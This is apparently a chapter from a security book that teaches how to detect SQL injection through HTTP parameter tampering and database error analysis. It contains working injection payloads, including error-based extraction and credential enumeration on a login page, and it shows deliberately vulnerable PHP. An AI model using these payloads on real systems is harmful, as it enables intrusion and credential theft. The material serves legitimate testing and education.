In a Web environment, the Web browser is a client acting as a front-end requesting data from the user and sending them to the remote server which will create SQL queries using the

submitted data. Our main goal at this stage is to identify anomalies in the server response and determine whether they are generated by a SQL injection vulnerability. At a later stage, we will identify the kind of SQL query (SELECT, UPDATE, INSERT or DELETE) that is running on the server, and where in the query you are injecting code (in the FROM section, the WHERE section, ORDER BY, etc.).

Although you will see many examples and scenarios in this chapter, we will not cover every SQL injection possibility that can be found. Think of it this way: Someone can teach you how to add two numbers, but it is not necessary (or practical) to cover every single possibility; as long as you know how to add two numbers you can apply that knowledge to every scenario involving addition. SQL injection is the same. You need to understand the *hows* and *whys* and the rest will simply be a matter of practice.

We will rarely have access to the application source code, and therefore we will need to test by inference. Possessing an analytical mindset is very important in understanding and progressing an attack. You will need to be very careful in understanding server responses to gain an idea of what might be happening at the server side.

Testing by inference is easier than you might think. It is all about sending requests to the server and detecting anomalies in the response. You might be thinking that finding SQL injection vulnerabilities is about sending random values to the server, but you will see that once you understand the logic and fundamentals of the attack it becomes a straightforward and exciting process.

## Testing by Inference

There is one simple rule for identifying SQL injection vulnerabilities: Trigger anomalies by sending unexpected data. This rule implies that:

- You identify all the data entry on the Web application.
- You know what kind of request might trigger anomalies.
- You detect anomalies in the response from the server.

It's as simple as that. First you need to see how your Web browser sends requests to the Web server. Different applications behave in different ways, but the fundamentals should be the same, as they are all Web-based environments.

Once you identify all the data accepted by the application, you need to modify them and analyze the response from the server. Sometimes the response will include a SQL error directly from the database and will make your life very easy; however, other times you will need to remain focused and detect subtle differences.

## Identifying Data Entry

Web environments are an example of client/server architecture. Your browser (acting as a client) sends a request to the server and waits for a response. The server receives the request, generates a response, and sends it back to the client. Obviously, there must be some kind of understanding between the two parties; otherwise, the client would request something and the server wouldn't know how to reply. The understanding of both parties is given by the use of a *protocol*; in this case, HTTP.

Our first task is to identify all data entry accepted by the remote Web application. HTTP defines a number of actions that a client can send to the server; however, we will focus on the two most relevant ones for the purpose of discovering SQL injection: the *GET* and *POST* HTTP methods.

### *GET* Requests

*GET* is an HTTP method that requests the server whatever information is indicated in the URL. This is the kind of method that is normally used when you click on a link. Usually, the Web browser creates the *GET* request, sends it to the Web server, and renders the response in the browser. Although it is transparent to the user, the *GET* request that is sent to the Web server looks like this:

```
GET /search.aspx?text=lcd%20monitors&cat=1&num=20 HTTP/1.1
```

```
Host: www.victim.com
```

```
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.19) Gecko/20081216  
Ubuntu/8.04 (hardy) Firefox/2.0.0.19
```

```
Accept: text/xml,application/xml,application/xhtml+xml,  
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
```

```
Accept-Language: en-gb,en;q=0.5
```

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7

Keep-Alive: 300

Proxy-Connection: keep-alive

This kind of request sends parameters within the URLs in the following format:

?parameter1=value1&parameter2=value2&parameter3=value3...

In the preceding example, you can see three parameters: *text*, *cat*, and *num*. The remote application will retrieve the values of the parameters and use them for whatever purpose they have been designed. For *GET* requests, you can manipulate the parameters by simply changing them in your browser's navigation toolbar. Alternatively, you can also use a proxy tool, which I'll explain shortly.

### ***POST* Requests**

*POST* is an HTTP method used to send information to the Web server. The action the server performs is determined by the target URL. This is normally the method used when you fill in a form in your browser and click the Submit button. Although your browser does everything transparently for you, this is an example of what is sent to the remote Web server:

POST /contact/index.asp HTTP/1.1

Host: www.victim.com

User-Agent: Mozilla/5.0 (X11; U; Linux x86\_64; en-US; rv:1.8.1.19) Gecko/20081216  
Ubuntu/8.04 (hardy) Firefox/2.0.0.19

Accept: text/xml,application/xml,application/xhtml+xml,  
text/html;q=0.9,text/plain;q=0.8,image/png,\*/\*;q=0.5

Accept-Language: en-gb,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7

Keep-Alive: 300

Referer: <http://www.victim.com/contact/index.asp>

Content-Type: application/x-www-form-urlencoded

Content-Length: 129

first=John&last=Doe&email=john@doe.com&phone=555123456&title=Mr&country=US&comments=I%20would%20like%20to%20request%20information

The values sent to the Web server have the same format explained for the *GET* request, but are now located at the bottom of the request.

### Note

Keep one thing in mind: It doesn't matter how these data are presented to you in the browser. Some of the values might be hidden fields within the form, and others might be drop-down fields with a set of choices; you may have size limits, or even disabled fields.

Remember that all of those features are part of the client-side functionality, and you have full control of what you send to the server. Do not think of client-side interface mechanisms as security functionality.


You may be wondering how you modify data if the browser is not allowing you to do so. There are a couple of ways to do this:

- Browser modification extensions
- Proxy servers

Browser modification extensions are plug-ins that run on your browser and allow you to perform some additional functionality. For example, the Web Developer (<https://addons.mozilla.org/en-US/firefox/addon/60>) and <https://chrome.google.com/webstore/detail/bfbameneiokkgbdmiekhjnmfkcnldhbm>) extensions for Mozilla Firefox and Google Chrome allow you to visualize hidden fields, remove size limitations, and convert HTML *select* fields into *input* fields, among other tasks. This can be very useful when trying to manipulate data sent to the server. Tamper Data (<https://addons.mozilla.org/en-US/firefox/addon/966>) is another interesting extension available for Firefox. You can use Tamper Data to view and modify headers and *POST* parameters in

HTTP and HTTPS requests. Another option is SQL Inject Me (<https://addons.mozilla.org/en-US/firefox/addon/7597>). This tool sends database escape strings through the form fields found in the HTML page.

The second solution is the use of a local proxy. A local proxy is a piece of software that sits between your browser and the server, as shown in Figure 2.1. The software runs locally on your computer; however, the figure shows a logical representation of a local proxy setup.



---

**Figure 2.1** Proxy Intercepting Requests to the Web Server

Figure 2.1 shows how you can bypass any client-side restriction by using a proxy server. The proxy intercepts the request to the server and permits you to modify it at will. To do this you need only two things:

- Installation of a proxy server on your computer
- Configuration of your browser to use your proxy server


You can choose from a number of alternatives when installing a proxy for SQL injection attacks. The most notable ones are Paros Proxy, WebScarab, and Burp Suite, all of which can intercept traffic and allow you to modify the data sent to the server. Although they have some differences, deciding which one to use usually depends on your personal choice.

After installing and running the software, you need to check on what port your proxy is listening to. Set up your Web browser to use the proxy and you are ready to go. Depending on the Web browser of your choice, the settings are situated in a different menu. For instance, in Mozilla Firefox, click **Edit | Preferences | Advanced | Network | Settings**.

Firefox extensions such as FoxyProxy (<https://addons.mozilla.org/en-US/firefox/addon/2464>) allow you to switch among predefined proxy settings, which can be very useful and can save you some time. The Google Chrome equivalent would be Proxy Switchy (<https://chrome.google.com/webstore/detail/caehdcpeofiiiigpdhbabniblemipncjj>).

In Microsoft Internet Explorer, you can access the proxy settings in **Tools | Internet Options | Connections | Lan Settings | Proxy Server**.

Once you have your proxy software running and your browser pointing to it, you can start testing the target Web site and manipulate the parameters sent to the remote application, as shown in [Figure 2.2](#).



**Figure 2.2** Burp Suite Intercepting a *POST* Request

[Figure 2.2](#) shows Burp Suite intercepting a *POST* request and allowing the user to modify the fields. The request has been intercepted by the proxy and the user can make arbitrary changes to the content. Once finished the user should click the **forward** button and the modified request will be sent to the server.

Later, in “Confirming SQL Injection,” we will discuss the kind of content that can be injected into the parameters to trigger SQL injection vulnerabilities.

### Other Injectable Data

Most applications retrieve data from *GET* or *POST* parameters. However, other parts of the HTTP request might trigger SQL injection vulnerabilities.

Cookies are a good example. Cookies are sent to the user's browser and they are automatically sent back to the server in each request. Cookies are usually used for authentication, session control, and maintaining specific information about the user, such as preferences in the Web site. As explained before, you have full control of the content sent to the server and so you should consider cookies as a valid form of user data entry, and therefore, as being susceptible to injection.

Other examples of applications vulnerable to injection in other parts of the HTTP request include the *Host*, *Referer*, and *User-Agent* headers. The *Host* header field specifies the Internet host and port number of the resource being requested. The *Referer* field specifies the resource from which the current request was obtained. The *User-Agent* header field determines the Web browser used by the user. Although these cases are uncommon, some network monitoring and Web trend applications use the *Host*, *Referer*, and *User-Agent* header values to create graphs, for example, and store them in databases. In such cases, it is worth testing those headers for potential injection vulnerabilities.

You can modify *cookies* and HTTP headers through proxy software in the same manner you saw earlier in this chapter.

## Manipulating Parameters

We'll start with a very simple example so that you can become familiar with SQL injection vulnerabilities.

Say you visit the Web site for Victim Inc., an e-commerce shop where you can buy all kinds of things. You can check the products online, sort them by price, show only a certain category of product, and so forth. When you browse different categories of products you notice that the URL looks like the following:

<http://www.victim.com/showproducts.php?category=bikes>

<http://www.victim.com/showproducts.php?category=cars>

<http://www.victim.com/showproducts.php?category=boats>

The `showproducts.php` page receives a parameter called *category*. You don't have to type anything, as the preceding links are presented on the Web site, so you just have to click them. The application at the server side is expecting known values and displays the products which belong to the given category.



Even without starting the process of testing you should already have a rough idea of how the application may work. You can assert that the application is not static; it seems that depending on the value of the *category* parameter the application will show different products based on the result of a query to a back-end database.

At this point it is also important to consider what type of database operation may be occurring at the server side, as some of the things we will try may have side effects if we are not careful. There are four main types of operations at the database layer, as follows:

- SELECT: read data from the database based on searching criteria
- INSERT: insert new data into the database
- UPDATE: update existing data based on given criteria
- DELETE: delete existing data based on given criteria

In this example, we can assume that the remote application is performing a SELECT query, as it is showing information based on the *category* parameter.

You can now begin to manually change the values of the *category* parameter to something the application does not expect. Your first attempt can be something such as the following:

<http://www.victim.com/showproducts.php?category=attacker>

In the preceding example, we sent a request to the server with a non-existent category name. The response from the server was as follows:

```
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result
```


```
resource in /var/www/victim.com/showproducts.php on line 34
```

This warning is a MySQL database error returned by the database when the user tries to read a record from an empty result set. This error indicates that the remote application is not properly handling unexpected data.

Continuing with the inference process you make a request, appending a single quote (') to the value that you previously sent:

<http://www.victim.com/showproducts.php?category=attacker'>

Figure 2.3 shows the response from the server.



**Figure 2.3** MySQL Server Error

The server returned the following error:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "attacker" at line 1

As you can see, some applications react in unexpected ways when handling user data. Not every anomaly detected in a Web site is going to be due to a SQL injection vulnerability, as it can be affected by a number of other issues. As you become more familiar with SQL injection exploitation, you will realize the importance of the single-quote character for detection purposes and you will learn to send the appropriate requests to the server to determine what types of injections are possible.

Another interesting test you can conduct to identify vulnerabilities in Oracle and PostgreSQL is to send the following two requests to the Web server:

<http://www.victim.com/showproducts.php?category=bikes>

<http://www.victim.com/showproducts.php?category=bi' || 'kes>

The Microsoft SQL Server equivalent is:

<http://www.victim.com/showproducts.php?category=bikes>

<http://www.victim.com/showproducts.php?category=bi'+ 'kes>

The MySQL equivalent (note the space between the single quotes) is:

<http://www.victim.com/showproducts.php?category=bikes>

<http://www.victim.com/showproducts.php?category=bi''kes>

If the result of both requests is the same, there is a high possibility that there is a SQL injection vulnerability.

At this point, you may be a bit confused about the single quotes and encoded characters, but everything will make sense as you read this chapter. The goal of this section is to show you the kind of manipulation that might trigger anomalies in the response from the Web server. In “Confirming SQL Injection,” I will expand on the input strings that we will use for finding SQL injection vulnerabilities.

## Tools & Traps...

### User Data Sanitization

SQL injection vulnerabilities occur for two reasons:

- Lack of user input sanitization
- Data and control structures mixed in the same transport channel

These two issues together have been the cause of some of the most important types of vulnerabilities exploited so far in the history of computers, such as heap and stack overflows, and format string issues.

The lack of user input sanitization allows an attacker to *jump* from the data part (e.g., a string enclosed between single quotes or a number) to inject control commands (such as *SELECT*, *UNION*, *AND*, *OR*, etc.).

To defend against this type of vulnerability the first measure to adopt is to perform strict user input sanitization and/or output encoding. For example, you can adopt a whitelist approach, whereby if you are expecting a number as a parameter value, you can configure your Web application to reject every character from the user-supplied input which is not a digit. If you are expecting a string, you only accept characters that you previously determined


are not hazardous. Where this is not possible, you must ensure that all inputs are correctly quoted/encoded prior to being used to prevent SQL injection.

In the following sections, you will see how the information reaches the database server and why the preceding errors were generated.

## Information Workflow

In the previous section, you saw some SQL injection errors displayed as a result of parameter manipulation. You may be wondering why the Web server shows an error from the database if you modify a parameter. Although the errors are displayed in the Web server response, the SQL injection happens at the database layer. Those examples show how you can reach a database server via the Web application.

It is important to have a clear understanding of how your data entry influences a SQL query and what kind of response you could expect from the server. [Figure 2.4](#) shows how the data sent from the browser are used in creating a SQL statement and how the results are returned to the browser.



**Figure 2.4** Flow of Information in a Three-Tier Architecture

[Figure 2.4](#) shows the information workflow between all parties normally involved in a dynamic Web request:

1. The user sends a request to the Web server.
2. The Web server retrieves user data, creates a SQL statement which contains the entry from the user, and then sends the query to the database server.


3. The database server executes the SQL query and returns the results to the Web server. Note that the database server doesn't know about the logic of the application; it will just execute a query and return results.
4. The Web server dynamically creates an HTML page based on the database response.

As you can see, the Web server and the database server are separate entities. These entities may be running on the same physical server or on different ones. The Web server just creates a SQL query, parses the results, and displays the results to the user. The database server receives the query and returns the results to the Web server. This is very important for exploiting SQL injection vulnerabilities because if you can manipulate the SQL statement and make the database server return arbitrary data (such as usernames and passwords from the Victim Inc. Web site) the Web server has no means to verify whether the data are legitimate and will therefore pass the data back to the attacker.

## Database Errors

In the previous section, you saw some SQL injection errors displayed as a result of parameter manipulation. Although the errors are displayed in the Web server response, the SQL injection happens at the database layer. Those examples showed how you can reach a database server via the Web application.

It is very important that you familiarize yourself with the different database errors that you may get from the Web server when testing for SQL injection vulnerabilities. [Figure 2.5](#) shows how a SQL injection error happens and how the Web server deals with it.



**Figure 2.5** Information Flow during a SQL Injection Error

As you can see in [Figure 2.5](#), the following occurs during a SQL injection error:

1. The user sends a request in an attempt to identify a SQL injection vulnerability. In this case, the user sends a value with a single quote appended to it.

2. The Web server retrieves user data and sends a SQL query to the database server. In this example, you can see that the SQL statement created by the Web server includes the user input and forms a syntactically incorrect query due to the two terminating quotes.
3. The database server receives the malformed SQL query and returns an error to the Web server.
4. The Web server receives the error from the database and sends an HTML response to the user. In this case, it sent the error message, but it is entirely up to the application how it presents any errors in the contents of the HTML response.

The preceding example illustrates the scenario of a request from the user which triggers an error on the database. Depending on how the application is coded, the response returned in step 4 will be constructed and handled as a result of one of the following:

- The SQL error is displayed on the page and is visible to the user from the Web browser.
- The SQL error is hidden in the source of the Web page for debugging purposes.
- Redirection to another page is used when an error is detected.
- An HTTP error code 500 (Internal Server Error) or HTTP redirection code 302 is returned.
- The application handles the error properly and simply shows no results, perhaps displaying a generic error page.

When you are trying to identify a SQL injection vulnerability you need to determine the type of response the application is returning. In the next few sections, we will focus on the most common scenarios that you may encounter. The ability to identify the remote database is paramount to successfully progressing an attack and moving on from identification of the vulnerability to further exploitation.

### **Commonly Displayed SQL Errors**

In the previous section, you saw that applications react differently when the database returns an error. When you are trying to identify whether a specific input triggered a SQL vulnerability, the Web server error messages can be very useful. Your best scenario is an application returning the full SQL error, although this rarely occurs.

The following examples will help you to familiarize yourself with some of the most typical errors. You will see that SQL errors commonly refer to unclosed quotes. This is because SQL requires enclosure of alphanumeric values between single quotes. You will see some examples of typical errors with a simple explanation of what caused the error.

### Microsoft SQL Server Errors

As you saw previously, injecting a single quote into alphanumeric parameters could result in a database error. In this section, you will see that the exact same entry can lead to different results.

Consider the following request:

<http://www.victim.com/showproducts.aspx?category=attacker'>

The error returned from the remote application will be similar to the following:

Server Error in '/' Application.

Unclosed quotation mark before the character string 'attacker;'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark before the character string 'attacker;'.

Obviously, you don't have to memorize every error code. The important thing is that you understand when and why an error occurs. In both examples, you can assert that the remote SQL statement running on the database must be something similar to the following:

```
SELECT *  
  
FROM products  
  
WHERE category='attacker''
```

The application did not sanitize the single quotes, and therefore the syntax of the statement is rejected by the database server returning an error.

You just saw an example of injection in an alphanumeric string. The following example will show the typical error returned when injecting a numeric value, therefore not enclosed between quotes in the SQL statement.

Imagine you find a page called `showproduct.aspx` in the `victim.com` application. The script receives a parameter called *id* and displays a single product depending on the value of the *id* parameter:

<http://www.victim.com/showproduct.aspx?id=2>

When you change the value of the *id* parameter to something such as the following:

<http://www.victim.com/showproduct.aspx?id=attacker>

the application returns an error similar to this:

Server Error in '/' Application.

Invalid column name 'attacker'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Invalid column name 'attacker'.

Based on the error, you can assume that in the first instance the application creates a SQL statement such as this:

```
SELECT *
```

```
FROM products
```

```
WHERE idproduct=2
```

The preceding statement returns a result set with the product whose *idproduct* field equals 2. However, when you inject a non-numeric value, such as *attacker*, the resultant SQL statement sent to the database server has the following syntax:

```
SELECT *
```



```
FROM products
```

```
WHERE idproduct=attacker
```

The SQL server understands that if the value is not a number it must be a column name. In this case, the server looks for a column called *attacker* within the *products* table. However, there is no column named *attacker*, and therefore it returns an *Invalid column name 'attacker'* error.

There are some techniques that you can use to retrieve information embedded in the errors returned from the database. The first one generates an error converting a string to an integer:

```
http://www.victim.com/showproducts.aspx?category=bikes'and 1=0/@@version;--
```

Application response:

```
Server Error in '/' Application.
```

```
Syntax error converting the nvarchar value 'Microsoft SQL Server 2000 -
```

```
8.00.760 (Intel X86) Dec 17 2002 14:22:05 Copyright (c) 1988-2003 Microsoft
```

```
Corporation Enterprise Edition on Windows NT 5.2 (Build 3790:)' to a column of data type  
int.
```

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

`@@version` is a SQL Server variable which contains a string with the version of the database server. In the preceding example the database reported an error converting the result of `@@version` to an integer and displaying its contents. This technique abuses the type conversion functionality in SQL Server. We sent `0/@@version` as part of our injected code. As a division operation needs to be executed between two numbers, the database tries to convert the result from the `@@version` variable into a number. When the operation fails the database displays the content of the variable.

You can use this technique to display any variable in the database. The following example uses this technique to display the *user* variable:

<http://www.victim.com/showproducts.aspx?category=bikes>' and 1=0/user;--

Application response:

Syntax error converting the nvarchar value 'dbo' to a column of data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

There are also techniques to display information about the SQL query executed by the database, such as the use of *having 1=1*:

<http://www.victim.com/showproducts.aspx?category=bikes>'having1'='1

Application response:

Server Error in '/' Application.

Column 'products.productid' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

The *HAVING* clause is used in combination with the *GROUP BY* clause. It can also be used in a *SELECT* statement to filter the records that a *GROUP BY* returns. *GROUP BY* needs the *SELECTed* fields to be a result of an aggregated function or to be included in the *GROUP BY* clause. If the requirement is not met, the database sends back an error displaying the first column where this issue appeared.

Using this technique and *GROUP BY* you can enumerate all the columns in a *SELECT* statement:

<http://www.victim.com/showproducts.aspx?category=bikes>'GROUP BY productid having '1'='1

Application response:

Server Error in '/' Application.

Column **'products.name'** is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

In the preceding example, we included the previously discovered column *productid* in the *GROUP BY* clause. The database error disclosed the next column, *name*. Just keep appending columns to enumerate them all:

<http://www.victim.com/showproducts.aspx?category=bikes>'GROUP BY productid, name having '1'='1

Application response:

Server Error in '/' Application.

Column **'products.price'** is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Once you have enumerated the column names you can retrieve the values using the converting error technique that you saw earlier:

<http://www.victim.com/showproducts.aspx?category=bikes>'and 1=0/name;--

Application response:

Server Error in '/' Application.

Syntax error converting the nvarchar value **'Claud Butler Olympus D2'** to a column of data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

## Tip

Information disclosure in error messages can be very useful to an attacker targeting applications using SQL Server databases. If you find this kind of disclosure in an authentication mechanism, try to enumerate the username and password column names (which are likely to be *user* and *password*) using the *HAVING* and *GROUP BY* techniques already explained:

```
http://www.victim.com/logon.aspx?username=test'having1'='1
```

```
http://www.victim.com/logon.aspx?username=test'GROUP BY User having '1'='1
```

After discovering the column names, you can disclose the credentials of the first account, which is likely to possess administrative privileges:

```
http://www.victim.com/logon.aspx?username=test' and 1=0/User and 1'='1
```

```
http://www.victim.com/logon.aspx?username=test ' and 1=0/Password and 1'='1
```

You can also discover other accounts adding the discovered usernames in a negative condition to exclude them from the result set:

```
http://www.victim.com/logon.aspx?username=test'and User not in ('Admin') and 1=0/User and 1'='1
```

You can configure errors displayed in ASP.NET applications using the web.config file. This file is used to define the settings and configurations of an ASP.NET application. It is an XML document which can contain information about the loaded modules, security configuration, compilation settings, and similar data. The *customErrors* directive defines how errors are returned to the Web browser. By default, *customErrors*=“On”, which prevents the application server from displaying verbose errors to remote visitors. You can completely disable this feature using the following code, although this is not recommended in production environments:

```
<configuration>
```

```
<system.web>
```

```
<customErrors mode="Off"/>
```

```
</system.web>
```

```
</configuration>
```

Another possibility is to display different pages depending on the HTTP error code generated when rendering the page:

```
<configuration>
```

```
<system.web>
```

```
<customErrorsdefaultRedirect="Error.aspx" mode="On">
```

```
<errorstatusCode="403" redirect="AccessDenied.aspx"/>
```

```
<errorstatusCode="404" redirect="NotFound.aspx"/>
```

```
<errorstatusCode="500" redirect="InternalError.aspx"/>
```

```
</customErrors>
```

```
</system.web>
```

```
</configuration>
```

In the preceding example, the application by default will redirect the user to Error.aspx. However, in three cases (HTTP codes 403, 404, and 500) the user will be redirected to another page.

## MySQL Errors

In this section, you will see some of the typical MySQL errors. All of the main server-side scripting languages can access MySQL databases. MySQL can be executed in many architectures and operating systems. A common configuration is formed by an Apache Web server running PHP on a Linux operating system, but you can find it in many other scenarios as well.

The following error is usually an indication of a MySQL injection vulnerability:

```
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result
```

```
resource in /var/www/victim.com/showproduct.php on line 8
```

In this example, the attacker injected a single quote in a *GET* parameter and the PHP page sent the SQL statement to the database. The following fragment of PHP code shows the vulnerability:

```
<?php

//Connect to the database

mysql_connect("[database]", "[user]", "[password]") or//Error checking in case the database
    is not accessible

die("Could not connect:". mysql_error());

//Select the database

mysql_select_db("[database_name]");

//We retrieve category value from the GET request

$category = $_GET["category"];

//Create and execute the SQL statement

$result = mysql_query("SELECT * from products where category='$category'");

//Loop on the results

while ($row = mysql_fetch_array($result, MYSQL_NUM)) {printf("ID: %s Name: %s", $row[0],
    $row[1]);

}

//Free result set

mysql_free_result($result);

?>
```

The code shows that the value retrieved from the *GET* variable is used in the SQL statement without sanitization. If an attacker injects a value with a single quote, the resultant SQL statement will be:

```
SELECT *  
  
FROM products  
  
WHERE category='attacker''
```

The preceding SQL statement will fail and the *mysql\_query* function will not return any value. Therefore, the *\$result* variable will not be a valid MySQL result resource. In the following line of code, the *mysql\_fetch\_array(\$result, MYSQL\_NUM)* function will fail and PHP will show the warning message that indicates to an attacker that the SQL statement could not be executed.

In the preceding example, the application does not disclose details regarding the SQL error, and therefore the attacker will need to devote more effort in determining the correct way to exploit the vulnerability. In “Confirming SQL Injection,” you will see techniques for this kind of scenario.

PHP has a built-in function called *mysql\_error* which provides information about the errors returned from the MySQL database during execution of a SQL statement. For example, the following PHP code displays errors caused during execution of the SQL query:

```
<?php  
  
//Connect to the database  
  
mysql_connect("[database]", "[user]", "[password]") or//Error checking in case the database  
    is not accessible  
  
die("Could not connect:". mysql_error());  
  
//Select the database  
  
mysql_select_db("[database_name]");  
  
//We retrieve category value from the GET request  
  
$category = $_GET["category"];  
  
//Create and execute the SQL statement  
  
$result = mysql_query("SELECT * from products where category='$category'");
```

```

if (!$result) { //If there is any error

//Error checking and display

die('<p>Error:'. mysql_error(). '</p>');

} else { // Loop on the results

while ($row = mysql_fetch_array($result, MYSQL_NUM)) {printf("ID: %s Name: %s", $row[0],
    $row[1]);

} //Free result set

mysql_free_result($result);

}

?>

```

When an application running the preceding code catches database errors and the SQL query fails, the returned HTML document will include the error returned by the database. If an attacker modifies a string parameter by adding a single quote the server will return output similar to the following:

```

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near

'''at line 1

```

The preceding output provides information regarding why the SQL query failed. If the injectable parameter is not a string and therefore is not enclosed between single quotes, the resultant output would be similar to this:

```

Error: Unknown column 'attacker' in 'where clause'

```

The behavior in MySQL server is identical to Microsoft SQL Server; because the value is not enclosed between quotes MySQL treats it as a column name. The SQL statement executed was along these lines:

```

SELECT *

```



```
FROM products
```

```
WHERE idproduct=attacker
```

MySQL cannot find a column name called *attacker*, and therefore returns an error.

